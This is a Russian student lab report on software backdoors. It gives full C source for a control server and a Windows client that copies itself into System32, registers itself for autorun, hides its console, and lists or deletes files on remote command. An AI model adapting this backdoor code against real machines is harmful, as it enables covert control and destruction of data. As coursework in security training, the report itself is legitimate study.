1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский политехнический университет Петра Великого
3. —
4. Институт компьютерных наук и технологий
5. **Кафедра «Информационная безопасность компьютерных систем»**

**ОТЧЕТ**

**по лабораторной работе № 12**

По дисциплине «Основы информационной безопасности»

1. Выполнил
2. Студент гр. 13508/13 А.Э. Палёный

\_\_\_\_\_\_\_\_\_\_

1. Проверил
2. Преподаватель

\_\_\_\_\_\_\_\_\_\_ М.О.Калинин

1. Санкт-Петербург
2. 2016

**Цель работы:**

Приобретение навыков анализа структуры, функциональности и угроз программных потайных ходов, а также изучение методов защиты от них.

**Решаемые задачи:**

1. Создать сервер, к которому будут подключаться клиенты, и с помощью которого можно будет управлять ими.
2. Создать клиент, которой будет:
   1. Копировать себя в системную папку (\WINDOWS\System32\)
   2. Добавлять себя в автозагрузку
   3. Подключаться к серверу и ждать от него инструкций

**Содержание:**

1. Листинг сервера (4-6)
2. Листинг клиента (6-9)
3. Списки портов (10-11)
4. Ответы на контрольные вопросы (11)
5. Вывод (11)

**Ход работы:**

1. Сервер

#include <stdlib.h>

#include <windows.h>

#include <stdio.h>

#include <conio.h>

#include <string.h>

#include <malloc.h>

#include <winsock.h>

#pragma comment(lib, "ws2\_32.lib")

void WSADATAstart(WSADATA \*wsaData)

{

int starterr = WSAStartup(MAKEWORD(2, 2), wsaData);

if (starterr != 0)

{

printf("Error WSAS");

WSACleanup();

getchar();

exit(0);

}

printf("WSADATA Started\n");

}

void SOCKETstart(SOCKET \*mysock)

{

\*mysock = socket(AF\_INET, SOCK\_STREAM, 0);

//AF\_INET for TCP/IP

//SOCK\_STREAM for establish connection

//0 - by default. That means,

//if we are use SOCK\_STREAM than we use protocol for TCP/IP

//else if we are use SOCK\_DGRAM than we use protocol for UDP/IP

if (\*mysock == INVALID\_SOCKET)

{

printf("Error socked!");

printf("Error Code : %d",WSAGetLastError());

WSACleanup();

getchar();

exit(0);

}

printf("Socket Initialized Successfully\n");

}

void SOCKADDRstart(sockaddr\_in \*connection)

{

connection->sin\_port = htons(0302); //htons( PORT who we are use );

connection->sin\_addr.s\_addr = INADDR\_ANY; //For local Net

connection->sin\_family = AF\_INET; //Defined use format address(example TCP/IP)

connection->sin\_addr.s\_addr = 0; //by default

}

void BINDstart(SOCKET mysock, sockaddr\_in connection)

{

if (bind(mysock, (sockaddr\*)&connection, sizeof(connection)) == SOCKET\_ERROR)

//Plug (Our Socket), (Struct Of Address for Our Socket), (Sizeof(Struct of Address))

{

printf("Error socket 2\n");

getchar();

getchar();

WSACleanup();

exit(0);

}

printf("Socket Binded\n");

}

void Entr(char \*\*str, int \*count)

{

int i;

int fix=0;

char ch;

\*count=0;

for(i=1; ((ch = getchar()) != '\n') || (fix!=1); i++)

{

fix=1;

if(ch!='\n')

{

\*count+=1;

\*str=(char\*)realloc(\*str,sizeof(char)\*(i+1));

\*(\*str+i-1)=ch;

}else i--;

}

\*(\*str+i-1)=0;

}

int main()

{

int com=1;

char \*buf=(char\*)malloc(sizeof(char));

WSADATA wsaData; //Starting Winsock

WSADATAstart(&wsaData); //Winsock Started

SOCKET MySock; //Intializing Socket

SOCKETstart(&MySock); //Socket Initialized

sockaddr\_in conn;

SOCKADDRstart(&conn);

BINDstart(MySock, conn); //All right we are plug into socket connection

printf("accepted connection from %s, port %d\n", inet\_ntoa(conn.sin\_addr), htons(conn.sin\_port));

while (listen(MySock, SOMAXCONN) == SOCKET\_ERROR); //(Our Socket), (Max connections)

//(example SOMAXCONN - count of maximum connections, defined by system)

SOCKET client;

sockaddr\_in from;

int size = sizeof(from);

client = accept(MySock, (sockaddr\*)&from, &size);

printf("Connected!\n");

printf("accepted connection from %s, port %d\n", inet\_ntoa(from.sin\_addr), htons(from.sin\_port)) ;

char list[80000];

while(com) //Cooperation with client

{

printf("\n\nPress: \n1 to delete file \n2 to print list of files \n3 to exit\n\n");

scanf("%d", &com);

switch (com)

{

case 1: {

char comand[2] = "1";

send(client, comand, sizeof(comand), 0); //Send command to reaction

printf("Enter filename to delete: ");

Entr(&buf, &com);

send(client, buf, (com+1), 0); //Send filename of file, who need to delete

}break;

case 2: {

char comand[2] = "2";

send(client, comand, sizeof(comand), 0); //Send command to reaction

printf("Sending...");

recv(client, list, sizeof(list), 0); //Recieve filename of files

send(client, comand, 1, 0);

com = atoi(list);

recv(client, list, com, 0); //Recieve filename of files

printf("%s", list);

} break;

case 3:

{

char etx[2] = "0";

send(client, etx, sizeof(etx), 0);

com=0;

} break; //Send command to reaction

default: printf("I don;t know it");

com = 0; //Exit

}

}

closesocket(client);

closesocket(MySock);

WSACleanup();

free(buf);

getchar();

getchar();

return 0;

}

1. Клиент

#include <locale.h>

#include <winsock2.h>

#include <string>

#include <fstream>

#include <Windows.h>

#include <string.h>

#pragma comment(lib, "ws2\_32.lib")

using namespace std;

void addtoautorun()

{

HKEY hKey;

wchar\_t szPath[1000];

GetModuleFileName(NULL, szPath, sizeof(szPath));

RegCreateKeyEx(HKEY\_LOCAL\_MACHINE,L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",NULL,L"",REG\_OPTION\_NON\_VOLATILE,KEY\_SET\_VALUE,NULL,&hKey,NULL);

wchar\_t name[] = L"WRONGI.exe";

if (hKey)

{

RegSetValueEx(hKey, name, NULL, REG\_SZ, (LPBYTE)szPath, wcslen(szPath)\*2);

RegCloseKey(hKey);

}

}

void infect(char \*path)

{

wchar\_t sysDir[1000];

if (GetSystemDirectory(sysDir, sizeof(sysDir)))wprintf(L"%s\n", sysDir);

size\_t origsize = strlen(path) + 1;

const size\_t newsize = 300;

size\_t convertedChars = 0;

wchar\_t FromPath[newsize];

mbstowcs\_s(&convertedChars, FromPath, origsize, path, \_TRUNCATE);

wchar\_t ToPath[] = L"\\VIRUS.exe";

lstrcatW(sysDir, ToPath);

wprintf(L"%s\n", FromPath);

wprintf(L"%s\n", sysDir);

int i = CopyFile(FromPath, sysDir, false);

wprintf(L"%d\n", i);

if (i != 0)

{

printf("Copied successfuly!\n");

}

else

printf("Error: %d",GetLastError());

}

void WSADATAstart(WSADATA \*wsaData)

{

int starterr = WSAStartup(MAKEWORD(2, 2), wsaData);

if (starterr != 0)

{

printf("Error WSAS");

WSACleanup();

getchar();

exit(0);

}

printf("WSADATA Started\n");

}

void SOCKETstart(SOCKET \*mysock)

{

\*mysock = socket(AF\_INET, SOCK\_STREAM, 0);

//AF\_INET for TCP/IP

//SOCK\_STREAM for establish connection

//0 - by default. That means,

//if we are use SOCK\_STREAM than we use protocol for TCP/IP

//else if we are use SOCK\_DGRAM than we use protocol for UDP/IP

if (\*mysock == INVALID\_SOCKET)

{

printf("Error socked!");

printf("Error Code : %d",WSAGetLastError());

WSACleanup();

getchar();

exit(0);

}

printf("Socket Initialized Successfully\n");

}

void SOCKADDRstart(sockaddr\_in \*connection)

{

connection->sin\_port = htons(0302); //htons( PORT who we are use );

connection->sin\_addr.s\_addr = inet\_addr("127.0.0.1"); //For local Net

connection->sin\_family = AF\_INET; //Defined use format address(example TCP/IP)

}

void MakeListOfFile(WIN32\_FIND\_DATA FindFileData, char \*listing, HANDLE j)

{

int i=1;

while(i!=0)

{

wchar\_t name[300];

lstrcpyW(name, FindFileData.cFileName); //Return enlarged name of file

size\_t name\_org = wcslen(name) + 1;

const size\_t size = 100;

char nstring[size];

size\_t char\_changed = 0;

wcstombs\_s(&char\_changed, nstring, name\_org, name, \_TRUNCATE);

//Copy name to ncstring. I didn't know why. But it works

strcat(listing, nstring);

strcat(listing, "\n"); //Creating list

i = FindNextFile(j, &FindFileData) != 0;

}

}

int main(int argc, char\* argv[])

{

char length[11];

SetConsoleCP(1251);

SetConsoleOutputCP(1251);

FreeConsole();

char WinAdress[255] = "C:\\Windows\\System32\\VirusClient.exe";

if (strcmp(WinAdress, argv[0]))

{

infect(argv[0]);

}

else

{

printf("I'm already here\n");

}

addtoautorun();

printf("Autorun plagued! :)");

//-------------Socket\_Connection---------------

WSADATA wData;

WSADATAstart(&wData);

SOCKET MySocket;

SOCKETstart(&MySocket);

sockaddr\_in serv;

SOCKADDRstart(&serv);

SOCKET server = INVALID\_SOCKET;

server = connect(MySocket, (sockaddr\*)&serv, sizeof(serv));

while (server == INVALID\_SOCKET)

{

printf("Error Code: %d\n",WSAGetLastError());

Sleep(10000);

printf ("Trying again...\n");

server = connect(MySocket, (sockaddr\*)&serv, sizeof(serv));

}

printf("\nConnected");

char buf[200] = "just becouse i can";

char command[2];

int q=1;

while (q==1)

{

recv(MySocket, command, sizeof(command), 0);

if (!strcmp(command, "0"))

{

printf("\nClose connection"); break;

}

if (!strcmp(command, "2"))

{

char listing[60000] = "";

wchar\_t point[] = L"\*.\*";

int i;

WIN32\_FIND\_DATA FindFileData;

HANDLE j;

j = FindFirstFile(point, &FindFileData);

if (j != INVALID\_HANDLE\_VALUE)

{

MakeListOfFile(FindFileData, listing, j);

FindClose(j);

}

itoa(sizeof(listing), length, 10);

send(MySocket, length, 10, 0); //Send List

recv(MySocket, command, 1, 0);

send(MySocket, listing, sizeof(listing), 0); //Send List

}

if (!strcmp(command, "1"))

{

printf("\nReady to delete");

recv(MySocket, buf, sizeof(buf), 0);

printf("\nDelet file: %s",buf);

remove(buf); //Delete file

}

}

printf("Ending programm...");

getchar();

getchar();

WSACleanup();


closesocket(MySocket);

getchar();

return 0;

}

1. Программа копирует себя в системную папку(\WINDOWS\System32\). Также она скрывает консоль и добавляется в автозагрузку.
2. Чтобы добавить программу в автозагрузку, надо добавить ключ в реестр по этому пути:  
   «HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run»
3. По рекомендации из методички была установлена программа COMODO, которая и обнаружила сетевые запросы клиента к серверу.



Тут появилась некоторая особенность. Когда мы посылаем запросы с клиента, то COMODO сразу это замечает, и оповещает об этом, но когда мы отправляли ответы с сервера, COMODO молчал. Это говорит о том, что данная программа блокирует доступ к сети изнутри, а не снаружи.

1. Списки портов:

Active Connections

Proto Local Address Foreign Address State PID

TCP none:epmap none:0 LISTENING 1044

TCP none:microsoft-ds none:0 LISTENING 4

TCP none:2869 none:0 LISTENING 1416

TCP none:1026 none:0 LISTENING 1804

TCP none:netbios-ssn none:0 LISTENING 4

TCP none:1086 cache.google.com:https ESTABLISHED 632

TCP none:1089 cache.google.com:https ESTABLISHED 632

TCP none:1090 cache.google.com:https ESTABLISHED 632

TCP none:1091 lg-in-f196.1e100.net:https ESTABLISHED 632

TCP none:1098 104.16.25.35:https ESTABLISHED 632

TCP none:1103 cache.google.com:https ESTABLISHED 632

TCP none:1104 mc.yandex.ru:https ESTABLISHED 632

TCP none:1105 108.177.14.97:https ESTABLISHED 632

TCP none:1111 108.177.14.95:http ESTABLISHED 632

TCP none:1113 lg-in-f156.1e100.net:http ESTABLISHED 632

TCP none:1115 lo-in-f95.1e100.net:https ESTABLISHED 632

TCP none:1129 lg-in-f156.1e100.net:https ESTABLISHED 632

TCP none:1130 lg-in-f156.1e100.net:https ESTABLISHED 632

TCP none:1134 kaspersky.ru.ssl.d2.sc.omtrdc.net:https ESTABLISHED 632

TCP none:1136 104.16.25.235:https ESTABLISHED 632

TCP none:1138 lg-in-f156.1e100.net:https ESTABLISHED 632

TCP none:1144 68.232.35.127:https ESTABLISHED 632

TCP none:1146 lf-in-f132.1e100.net:https ESTABLISHED 632

TCP none:1150 cache.google.com:https ESTABLISHED 632

TCP none:1152 lo-in-f101.1e100.net:https ESTABLISHED 632

TCP none:1154 209.85.233.154:https ESTABLISHED 632

TCP none:1156 82.145.215.17:https ESTABLISHED 632

TCP none:1157 autoupdate.opera.com:https ESTABLISHED 632

TCP none:1159 mc.yandex.ru:https ESTABLISHED 632

UDP none:microsoft-ds \*:\* 4

UDP none:isakmp \*:\* 796

UDP none:1025 \*:\* 1320

UDP none:1108 \*:\* 1320

UDP none:1109 \*:\* 1320

UDP none:1110 \*:\* 1320

UDP none:4500 \*:\* 796

UDP none:ntp \*:\* 1188

UDP none:1900 \*:\* 1416

UDP none:ntp \*:\* 1188

UDP none:netbios-ns \*:\* 4

UDP none:netbios-dgm \*:\* 4

UDP none:1900 \*:\* 1416

1. Ответы на контрольные вопросы
   1. Через потайные ходы злоумышленник может похищать информацию, следить за жертвой, присылать ей рекламу, и использовать компьютер жертвы для помощи в организации сетевых атак
   2. Можно «поймать» программу злоумышленника, например, через COMODO. Потом с помощью этой программы, узнать местоположение вируса и удалить его.
   3. Да. Так как злоумышленник уже контролирует компьютер жертвы.
   4. Обнаружить подозрительный процесс в Диспетчере задач. А потом выделить процесс и нажать «Снять задачу» или «Снять дерево задач»
   5. Вирус, попав на компьютер жертвы, уведомляет об этом сервер, с помощью сокетов. После этого он ждёт дальнейших инструкций от сервера.
2. **Вывод**

Мною была создана клиент-серверная программа, использующая сокеты, для изучения и анализа потайных ходов в системе.